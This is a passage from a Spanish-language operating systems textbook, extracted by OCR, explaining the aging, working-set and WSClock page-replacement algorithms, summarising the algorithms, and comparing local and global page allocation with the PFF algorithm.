


Figura 3-18. El algoritmo de envejecimiento simula el LRU en software. Aquí se muestran seis páginas para cinco pulsos de reloj. Los cinco pulsos de reloj se representan mediante los incisos (a) a (e).

Cuando ocurre un fallo de página, se elimina la página cuyo contador sea el menor. Está claro que una página a la que no se haya hecho referencia durante, por ejemplo, cuatro pulsos de reloj, tendrá cuatro ceros a la izquierda en su contador, y por ende tendrá un valor menor que un contador al que no se haya hecho referencia durante tres pulsos de reloj.

Este algoritmo difiere del de LRU en dos formas. Considere las páginas 3 y 5 en la figura 3-18(e). Ninguna se ha referenciado durante dos pulsos de reloj; ambas se referenciaron en el

pulso anterior a esos dos. De acuerdo con el algoritmo LRU, si hay que sustituir una página, debemos elegir una de estas dos. El problema es que no sabemos a cuál de ellas se hizo referencia por última vez en el intervalo entre el pulso 1 y el 2. Al registrar sólo un bit por cada intervalo de tiempo, hemos perdido la capacidad de diferenciar las referencias anteriores en el intervalo de reloj de las que ocurrieron después. Todo lo que podemos hacer es eliminar la página 3, debido a que también se hizo referencia a la página 5 dos pulsos de reloj antes, y a la página 3 no.

La segunda diferencia entre los algoritmos de LRU y envejecimiento es que en este último los contadores tienen un número finito de bits (8 en este ejemplo), lo cual limita su horizonte pasado. Suponga que dos páginas tienen cada una un valor de 0 en su contador; todo lo que podemos hacer es elegir una de ellas al azar. En realidad, bien podría ser una de las páginas a las que se haya hecho referencia nueve pulsos atrás, y la otra 1000 pulsos atrás. No tenemos forma de determinarlo. Sin embargo, en la práctica bastan 8 bits si un pulso de reloj es de aproximadamente 20 milisegundos. Si no se ha hecho referencia a una página en 160 milisegundos, tal vez no sea tan importante.

3.4.8 El algoritmo de reemplazo de páginas: conjunto de trabajo

En la forma más pura de paginación, los procesos inician sin ninguna de sus páginas en la memoria. Tan pronto como la CPU trata de obtener la primera instrucción, recibe un fallo de página, causando que el sistema operativo tenga que traer la página que contiene la primera instrucción. Por lo general a este fallo le siguen otros fallos de página por las variables globales y la pila. Después de cierto tiempo, el proceso tiene la mayoría de las páginas que necesita y se establece para ejecutarse con relativamente pocos fallos de página. A esta estrategia se le conoce como **paginación bajo demanda**, debido a que las páginas se cargan sólo según la demanda, no por adelantado.

Desde luego que es fácil escribir un programa de prueba que lea de manera sistemática todas las páginas en un espacio de direcciones extenso, produciendo tantos fallos de página que no haya suficiente memoria como para contenerlos todos. Por fortuna, la mayoría de los procesos no trabajan de esta manera. Exhiben una **localidad de referencia**, lo cual significa que durante cualquier fase de ejecución el proceso hace referencia sólo a una fracción relativamente pequeña de sus páginas. Por ejemplo, cada pasada de un compilador con varias pasadas hace referencia sólo a una fracción de todas las páginas y cada vez es una fracción distinta.

El conjunto de páginas que utiliza un proceso en un momento dado se conoce como su **conjunto de trabajo** (Denning, 1968a; Denning, 1980). Si todo el conjunto de trabajo está en memoria, el proceso se ejecutará sin producir muchos fallos hasta que avance a otra fase de ejecución (por ejemplo, la siguiente pasada del compilador). Si la memoria disponible es demasiado pequeña como para contener todo el conjunto de trabajo completo, el proceso producirá muchos fallos de página y se ejecutará lentamente, ya que para ejecutar una instrucción se requieren unos cuantos nanosegundos y para leer una página del disco se requieren en general 10 milisegundos. A una proporción de una o dos instrucciones por cada 10 milisegundos, se requeriría una eternidad para terminar. Se dice que un programa que produce fallos de página cada pocas instrucciones está **sobrepaginando** (***thrashing***) (Denning, 1968b).

En un sistema de multiprogramación, los procesos se mueven con frecuencia al disco (es decir, todas sus páginas se eliminan de la memoria) para dejar que otros procesos tengan oportunidad de

usar la CPU. Aquí surge la pregunta de qué hacer cuando un proceso se regresa una y otra vez. Técnicamente, no hay que hacer nada. El proceso producirá fallos de página sólo hasta que se haya cargado su conjunto de trabajo. El problema es que tener 20, 100 o incluso 1000 fallos de página cada vez que se carga un proceso es algo lento, además de que se desperdicia un tiempo considerable de la CPU, ya que el sistema operativo tarda unos cuantos milisegundos de tiempo de la CPU en procesar un fallo de página.

Por lo tanto, muchos sistemas de paginación tratan de llevar la cuenta del conjunto de trabajo de cada proceso y se aseguran que esté en memoria antes de permitir que el proceso se ejecute. Este método se conoce como **modelo del conjunto de trabajo** (Denning, 1970). Está diseñado para reducir en gran parte la proporción de fallos de página. Al proceso de cargar las páginas *antes* de permitir que se ejecuten los procesos también se le conoce como **prepaginación**. Tenga en cuenta que el conjunto de trabajo cambia con el tiempo.

Desde hace mucho se sabe que la mayor parte de los programas no hacen referencia a su espacio de direcciones de manera uniforme, sino que las referencias tienden a agruparse en un pequeño número de páginas. Una referencia a memoria puede obtener una instrucción, puede obtener datos o puede almacenar datos. En cualquier instante de tiempo t, existe un conjunto consistente de todas las páginas utilizadas por las k referencias a memoria más recientes. Este conjunto $w(k, t)$, es el de trabajo. Debido a que las $k = 1$ referencias más recientes deben haber utilizado todas las páginas utilizadas por las $k > 1$ referencias más recientes y tal vez otras, $w(k, t)$ es una función de k monotónicamente no decreciente. El límite de $w(k, t)$ a medida que k crece es finito, debido a que un programa no puede hacer referencia a más páginas de las que contiene su espacio de direcciones, y pocos programas utilizarán cada una de las páginas. La figura 3-19 muestra el tamaño del conjunto de trabajo como una función de k.




Figura 3-19. El conjunto de trabajo es el conjunto de páginas utilizadas por las k referencias a memoria más recientes. La función $w(k, t)$ es el tamaño del conjunto de trabajo en el tiempo t.

El hecho de que la mayoría de los programas acceden de manera aleatoria a un pequeño número de páginas, pero que este conjunto cambia lentamente con el tiempo, explica la rápida elevación inicial de la curva y después la lenta elevación para una k grande. Por ejemplo, un programa que ejecuta un ciclo que ocupa dos páginas utilizando datos en cuatro páginas podría hacer referencia a las seis páginas cada 1000 instrucciones, pero la referencia más reciente a alguna otra página po-

dría ser un millón de instrucciones antes, durante la fase de inicialización. Debido a este comportamiento asintótico, el contenido del conjunto de trabajo no es sensible al valor elegido de *k*. Dicho en forma distinta, existe un amplio rango de valores *k* para los cuales el conjunto de trabajo no cambia. Debido a que el conjunto de trabajo varía lentamente con el tiempo, es posible realizar una predicción razonable en cuanto a qué páginas se necesitarán cuando el programa se reinicie, con base en su conjunto de trabajo la última vez que se detuvo. La prepaginación consiste en cargar estas páginas antes de reanudar el proceso.

Para implementar el modelo del conjunto de trabajo, es necesario que el sistema operativo lleve la cuenta de cuáles páginas están en el conjunto de trabajo. Tener esta información también nos conduce de inmediato a un posible algoritmo de reemplazo de páginas: cuando ocurra un fallo de página, hay que buscar una página que no se encuentre en el conjunto de trabajo y desalojarla. Para implementar dicho algoritmo se requiere una manera precisa de determinar cuáles páginas están en el conjunto de trabajo. Por definición, el conjunto de trabajo es el conjunto de páginas utilizadas en las *k* referencias a memoria más recientes (algunos autores utilizan las *k* referencias a páginas más recientes, pero la elección es arbitraria). Para implementar cualquier algoritmo de conjunto de trabajo se debe elegir por adelantado cierto valor de *k*. Una vez que se ha seleccionado cierto valor, después de cada referencia a memoria, el conjunto de páginas utilizadas por las *k* referencias a memoria más recientes se determina en forma única.

Desde luego que tener una definición operacional del conjunto de trabajo no significa que haya una forma eficiente de calcularlo durante la ejecución de un programa. Uno podría imaginar un registro de desplazamiento de longitud *k*, donde cada referencia a memoria desplazará el registro una posición a la izquierda e insertará el número de página de referencia más reciente a la derecha. El conjunto de todos los *k* números de página en el registro de desplazamiento sería el conjunto de trabajo. En teoría, en un fallo de página, el contenido del registro de desplazamiento se podría extraer y ordenar; las páginas duplicadas entonces pueden ser eliminadas. El resultado sería el conjunto de trabajo. Sin embargo, el proceso de mantener el registro de desplazamiento y procesarlo en un fallo de página sería en extremo costoso, por lo que esta técnica nunca se utiliza.

En vez de ello, se utilizan varias aproximaciones. Una de uso común es desechar la idea de contar hacia atrás *k* referencias de memoria y usar en su defecto el tiempo de ejecución. Por ejemplo, en vez de definir el conjunto de trabajo como las páginas utilizadas durante los 10 millones de referencias a memoria anteriores, podemos definirlo como el conjunto de páginas utilizadas durante los últimos 100 milisegundos de tiempo de ejecución. En la práctica, dicha definición es igual de conveniente y es mucho más fácil trabajar con ella. Observe que para cada proceso sólo cuenta su propio tiempo de ejecución. Así, si un proceso empieza su ejecución en el tiempo T y ha tenido 40 milisegundos de tiempo de la CPU a un tiempo real de $T + 100$ milisegundos, para los fines del conjunto de trabajo su tiempo es de 40 mseg. La cantidad de tiempo de la CPU que ha utilizado en realidad un proceso desde que empezó se conoce comúnmente como su **tiempo virtual actual**. Con esta aproximación, el conjunto de trabajo de un proceso es el conjunto de páginas a las que se ha hecho referencia durante los últimos τ segundos de tiempo virtual.

Ahora veamos un algoritmo de reemplazo de páginas basado en el conjunto de trabajo. La idea básica es buscar una página que no esté en el conjunto de trabajo y desalojarla. En la figura 3-20 vemos una porción de una tabla de páginas para cierta máquina. Ya que sólo las páginas que están en memoria se consideran como candidatos para el desalojo, este algoritmo ignora las páginas que

no están en la memoria. Cada entrada contiene (al menos) dos elementos clave de información: el tiempo (aproximado) que se utilizó la página por última vez y el bit *R* (referenciada). El rectángulo vacío de color blanco simboliza los demás campos que no necesita este algoritmo, como el número de marco de página, los bits de protección y el bit *M* (modificado).




Figura 3-20. El algoritmo del conjunto de trabajo.

El algoritmo funciona de la siguiente manera. Se supone que el hardware debe establecer los bits *R* y *M*, como vimos antes. De manera similar, se supone que una interrupción periódica de reloj hace que se ejecute software para borrar el bit *Referenciada* en cada pulso de reloj. En cada fallo de página se explora la tabla de páginas en busca de una página adecuada para desalojarla.

A medida que se procesa cada entrada, se examina el bit *R*. Si es 1, el tiempo virtual actual se escribe en el campo *Tiempo de último uso* en la tabla de páginas, indicando que la página estaba en uso al momento en que ocurrió el fallo de página. Como se hizo referencia a la página durante el pulso de reloj actual, es evidente que está en el conjunto de trabajo y no es candidata para la eliminación (se supone que τ abarca varios pulsos de reloj).

Si *R* es 0, no se ha hecho referencia a la página durante el pulso de reloj actual y puede ser candidata para la eliminación. Para ver si debe o no eliminarse, se calcula su edad (el tiempo virtual actual menos su *Tiempo de último uso*) y se compara con τ. Si la edad es mayor que τ, la página ya no se encuentra en el conjunto de trabajo y la nueva página la sustituye. La exploración continúa actualizando las entradas restantes.

No obstante, si *R* es 0 pero la edad es menor o igual que τ, la página está todavía en el conjunto de trabajo. La página se reserva temporalmente, pero se apunta la página con la mayor edad (el menor valor de *Tiempo de último uso*). Si toda la tabla completa se explora sin encontrar un candidato para desalojar, eso significa que todas las páginas están en el conjunto de trabajo. En ese caso, si se encontraron una o más páginas con $R = 0$, se desaloja la más antigua. En el peor caso, se ha hecho

referencia a todas las páginas durante el pulso de reloj actual (y por ende, todas tienen $R = 1$), por lo que se selecciona una al azar para eliminarla, de preferencia una página limpia, si es que existe.

3.4.9 El algoritmo de reemplazo de páginas WSClock

Al algoritmo básico del conjunto de trabajo es incómodo ya que exige explorar toda la tabla de páginas en cada fallo de página hasta localizar un candidato adecuado. Un algoritmo mejorado, basado en el algoritmo de reloj pero que también utiliza la información del conjunto de trabajo, se conoce como **WSClock** (Carr y Hennessey, 1981). Debido a su simplicidad de implementación y buen rendimiento, es muy utilizado en la práctica.

La estructura de datos necesaria es una lista circular de marcos de página, como en el algoritmo de reloj, mostrada en la figura 3-21(a). Al principio, esta lista está vacía. Cuando se carga la primera página, se agrega a la lista. A medida que se agregan más páginas, pasan a la lista para formar un anillo. Cada entrada contiene el campo *Tiempo de último uso* del algoritmo básico del conjunto de trabajo, así como el bit R (mostrado) y el bit M (no mostrado).

Al igual que con el algoritmo de reloj, en cada fallo de página se examina primero la página a la que apunta la manecilla. Si el bit R es 1, la página se ha utilizado durante el pulso actual, por lo que no es candidata ideal para la eliminación. Después el bit R se establece en 0, la manecilla se avanza a la siguiente página y se repite el algoritmo para esa página. El estado después de esta secuencia de eventos se muestra en la figura 3-21(b).

Ahora considere lo que ocurre si la página a la que apunta la manecilla tiene $R = 0$, como se muestra en la figura 3-21(c). Si la edad es mayor que τ y la página está limpia, significa que no se encuentra en el conjunto de trabajo y existe una copia válida en el disco. El marco de página simplemente se reclama y la nueva página se coloca ahí, como se muestra en la figura 3-21(d). Por otro lado, si la página está sucia no se puede reclamar de inmediato, ya que no hay una copia válida presente en el disco. Para evitar una conmutación de procesos, la escritura al disco se planifica pero la manecilla avanza y el algoritmo continúa con la siguiente página. Después de todo, podría haber una página antigua y limpia más allá de la línea que se pueda utilizar de inmediato.

En principio, todas las páginas se podrían planificar para la E/S de disco en un ciclo alrededor del reloj. Para reducir el tráfico de disco se podría establecer un límite para permitir que se escriban de vuelta un máximo de n páginas. Una vez que se llega a este límite, no se planifican nuevas escrituras.

¿Qué ocurre si la manecilla llega otra vez a su punto inicial? Hay dos casos a considerar:

1. Se ha planificado por lo menos una escritura.
2. No se han planificado escrituras.

En el primer caso, la manecilla sólo sigue moviéndose, buscando una página limpia. Como se han planificado una o más escrituras, en algún momento se completará alguna escritura y su página se marcará como limpia. La primera página limpia que se encuentre se desaloja. Esta página no es necesariamente la primera escritura planificada, ya que el controlador de disco puede reordenar escrituras para poder optimizar el rendimiento del disco.




Figura 3-21. Operación del algoritmo WSClock. (a) y (b) dan un ejemplo de lo que ocurre cuando $R = 1$. (c) y (d) dan un ejemplo de cuando $R = 0$.

En el segundo caso, todas las páginas están en el conjunto de trabajo, de otra manera se hubiera planificado por lo menos una escritura. Sin información adicional, lo más simple por hacer es reclamar cualquier página limpia y usarla. La ubicación de una página limpia podría rastrearse durante el barrido. Si no existen páginas limpias, entonces se selecciona la página actual como la víctima y se escribe de vuelta al disco.

3.4.10 Resumen de los algoritmos de reemplazo de páginas

Ahora hemos visto una variedad de algoritmos de reemplazo de páginas. En esta sección mostraremos un breve resumen de ellos. La lista de algoritmos descritos se proporciona en la figura 3-22.

Algoritmo	Comentario
Óptimo	No se puede implementar, pero es útil como punto de comparación
NRU (No usadas recientemente)	Una aproximación muy burda del LRU
FIFO (primera en entrar, primera en salir)	Podría descartar páginas importantes
Segunda oportunidad	Gran mejora sobre FIFO
Reloj	Realista
LRU (menos usadas recientemente)	Excelente, pero difícil de implementar con exactitud
NFU (no utilizadas frecuentemente)	Aproximación a LRU bastante burda
Envejecimiento	Algoritmo eficiente que se aproxima bien a LRU
Conjunto de trabajo	Muy costoso de implementar
WSClock	Algoritmo eficientemente bueno

Figura 3-22. Algoritmos de reemplazo de páginas descritos en el texto.

El algoritmo óptimo desaloja la página a la que se hará referencia en el futuro más lejano. Por desgracia, no hay forma de determinar cuál página es, por lo que en la práctica no se puede utilizar este algoritmo. Sin embargo, es útil como punto de comparación para los demás algoritmos.

El algoritmo NRU divide las páginas en cuatro clases dependiendo del estado de los bits *R* y *M*. Se selecciona una página aleatoria de la clase con menor numeración. Este algoritmo es fácil de implementar, pero muy burdo. Existen mejores.

FIFO lleva la cuenta del orden en el que se cargaron las páginas en memoria al mantenerlas en una lista enlazada. Eliminar la página más antigua se vuelve entonces un proceso trivial, pero como esa página podría estar todavía en uso, FIFO es una mala opción.

El algoritmo de segunda oportunidad es una modificación de FIFO que comprueba si hay una página en uso antes de eliminarla. Si lo está, la página se reserva. Esta modificación mejora de manera considerable el rendimiento. El algoritmo de reloj es simplemente una implementación distinta del algoritmo de segunda oportunidad. Tiene las mismas propiedades de rendimiento, pero toma un poco menos de tiempo para ejecutar el algoritmo.

LRU es un algoritmo excelente, pero no se puede implementar sin hardware especial. NFU es un burdo intento por aproximarse a LRU; sin embargo, el algoritmo de envejecimiento es una mucho mejor aproximación a LRU y se puede implementar con eficiencia. Es una buena opción.

Los últimos dos algoritmos utilizan el conjunto de trabajo. El algoritmo del conjunto de trabajo ofrece un rendimiento razonable, pero es un poco costoso de implementar. WSClock es una variante que no sólo da un buen rendimiento, sino que también es eficiente al implementar.

Con todo, los dos mejores algoritmos son el de envejecimiento y WSClock. Se basan en LRU y el conjunto de trabajo, respectivamente. Ambos dan un buen rendimiento en la paginación y pueden implementarse con eficiencia. Existen varios algoritmos más, pero estos dos son tal vez los más importantes en la práctica.

3.5 CUESTIONES DE DISEÑO PARA LOS SISTEMAS DE PAGINACIÓN

En las secciones anteriores hemos explicado cómo funciona la paginación y hemos analizado unos cuantos de los algoritmos básicos de reemplazo de páginas, además de mostrar cómo modelarlos. Pero no basta con conocer la mecánica básica. Para diseñar un sistema hay que saber mucho más para hacer que funcione bien. Es como la diferencia que hay entre saber mover las piezas de ajedrez y ser un buen jugador. En la siguientes secciones analizaremos otras cuestiones que deben considerar los diseñadores de sistemas operativos para poder obtener un buen rendimiento de un sistema de paginación.

3.5.1 Políticas de asignación local contra las de asignación global

En las secciones anteriores hemos analizado varios algoritmos para seleccionar una página y sustituirla al ocurrir un fallo. Una cuestión importante asociada con esta elección (que hemos dejado de lado cuidadosamente hasta ahora) es cómo se debe asignar la memoria entre los procesos ejecutables en competencia.

Dé un vistazo a la figura 3-23(a). En esta figura, tres procesos (*A*, *B* y *C*) componen el conjunto de procesos ejecutables. Suponga que *A* obtiene un fallo de página. ¿Debe el algoritmo de reemplazo de páginas tratar de encontrar la página de uso menos reciente, considerando sólo las seis páginas que están actualmente asignadas a *A* o debe considerar todas las páginas en memoria? Si sólo examina las páginas asignadas a *A*, la página con el menor valor de edad es *A5*, por lo que obtenemos la situación de la figura 3-23(b).

Por otro lado, si se va a eliminar la página con el menor valor de edad sin importar de quién sea, se elegirá la página *B3* y obtendremos la situación de la figura 3-23(c). Al algoritmo de la figura 3-23(b) se le considera de reemplazo de páginas **local**, mientras que al de la figura 3-23(c), un algoritmo **global**. Los algoritmos locales corresponden de manera efectiva a asignar a cada proceso una fracción fija de la memoria. Los algoritmos globales asignan marcos de página de manera dinámica entre los procesos ejecutables. Así, el número de marcos de página asignados a cada proceso varía en el tiempo.

En general, los algoritmos globales funcionan mejor, en especial cuando el tamaño del conjunto de trabajo puede variar durante el tiempo de vida de un proceso. Si se utiliza un algoritmo local y el conjunto de trabajo crece, se producirá una sobrepaginación, aun cuando haya muchos marcos de página libres. Si el conjunto de trabajo se reduce, los algoritmos locales desperdician memoria. Si se utiliza un algoritmo global, el sistema debe decidir en forma continua cuántos marcos de página asignar a cada proceso. Una manera es supervisar el tamaño del conjunto de trabajo, según lo

(a)	Edad	(b)	(c)
A0	10	A0	A0
A1	7	A1	A1
A2	5	A2	A2
A3	4	A3	A3
A4	6	A4	A4
A5	3	A6	A5
B0	9	B0	B0
B1	4	B1	B1
B2	6	B2	B2
B3	2	B3	A6
B4	5	B4	B4
B5	6	B5	B5
B6	12	B6	B6
C1	3	C1	C1
C2	5	C2	C2
C3	6	C3	C3

Figura 3-23. Comparación entre el reemplazo de páginas local y el global. (a) Configuración original. (b) Reemplazo de páginas local. (c) Reemplazo de páginas global.

indicado por los bits de envejecimiento, pero este método no necesariamente evita la sobrepaginación. El conjunto de trabajo puede cambiar de tamaño en microsegundos, mientras que los bits de envejecimiento son una medida burda, esparcida a través de varios pulsos de reloj.

Otro método es tener un algoritmo para asignar marcos de página a los procesos. Una manera es determinar periódicamente el número de procesos en ejecución y asignar a cada proceso una parte igual. Así, con 12,416 marcos de página disponibles (es decir, que no son del sistema operativo) y 10 procesos, cada proceso obtiene 1241 marcos. Los seis restantes pasan a una reserva, para utilizarlos cuando ocurran fallos de página.

Aunque este método parece equitativo, tiene poco sentido otorgar partes iguales de la memoria a un proceso de 10 KB y un proceso de 300 KB. En vez de ello, se pueden asignar páginas en proporción al tamaño total de cada proceso, donde un proceso de 300 KB obtiene 30 veces la asignación de un proceso de 10 KB. Probablemente sea prudente dar a cada proceso cierto número mínimo, de manera que se pueda ejecutar sin importar qué tan pequeño sea. Por ejemplo, en algunas máquinas una sola instrucción de dos operandos puede necesitar hasta seis páginas, debido a que la misma instrucción, el operando de origen y el operando de destino pueden extenderse a través de los límites de las páginas. Con una asignación de sólo cinco páginas, los programas que contengan tales instrucciones no se podrán ejecutar.

Si se utiliza un algoritmo global, es posible empezar cada proceso con cierto número de páginas proporcional al tamaño del proceso, pero la asignación se tiene que actualizar dinámicamente a medida que se ejecuten los procesos. Una manera de administrar la asignación es utilizando el algoritmo **PFF** (*Page Fault Frequency*, Frecuencia de fallo de páginas). Este algoritmo indica cuándo se debe incrementar o decrementar la asignación de páginas a un proceso, pero no dice nada acerca de cuál página se debe sustituir en un fallo. Sólo controla el tamaño del conjunto de asignación.

Para una clase extensa de algoritmos de reemplazo de páginas, incluyendo LRU, se sabe que la proporción de fallos disminuye a medida que se asignan más páginas, como lo describimos anteriormente. Ésta es la suposición detrás del algoritmo PFF. Esta propiedad se ilustra en la figura 3-24.




Figura 3-24. Proporción de fallos de página como una función del número de marcos de página asignados.

Medir la proporción de fallos de página es un proceso simple: sólo se cuenta el número de fallos por segundo, posiblemente tomando una media móvil sobre los segundos transcurridos también. Una manera sencilla de hacer esto es sumar el número de fallos de página durante el segundo inmediatamente anterior a la media móvil actual y dividir entre dos. La línea punteada marcada como *A* corresponde a una proporción de fallos de página que es demasiado alta, por lo que el proceso que emitió el fallo recibe más marcos de página para reducir la proporción de fallos. La línea punteada marcada como *B* corresponde a una proporción de fallos de página tan baja que podemos suponer que el proceso tiene demasiada memoria. En este caso se le pueden quitar marcos de página. Así, el algoritmo PFF trata de mantener la proporción de paginación para cada proceso dentro de límites aceptables.

Es importante recalcar que ciertos algoritmos de reemplazo de páginas pueden funcionar con una política de sustitución local o con una global. Por ejemplo, FIFO puede sustituir la página más antigua en toda la memoria (algoritmo global) o la más antigua que posea el proceso actual (algoritmo local). De manera similar, el algoritmo LRU o alguna aproximación a éste puede reemplazar la página usada menos recientemente en toda la memoria (algoritmo global) o la página menos usada recientemente poseída por el proceso actual (algoritmo local). La elección entre local y global es independiente del algoritmo en algunos casos.

Por otro lado, para los demás algoritmos de sustitución de página, sólo tiene sentido una estrategia local. En especial, los algoritmos del conjunto de trabajo y WSClock se refieren a un proceso específico y deben aplicarse en este contexto. En realidad no hay un conjunto de trabajo para la máquina como un todo, y al tratar de usar la unión de todos los conjuntos de trabajo se perdería la propiedad de localidad, y no funcionaría bien.

3.5.2 Control de carga

Aun con el mejor algoritmo de reemplazo de páginas y una asignación global óptima de marcos de página a los procesos, puede ocurrir que el sistema se sobrepagine. De hecho, cada vez que los con-

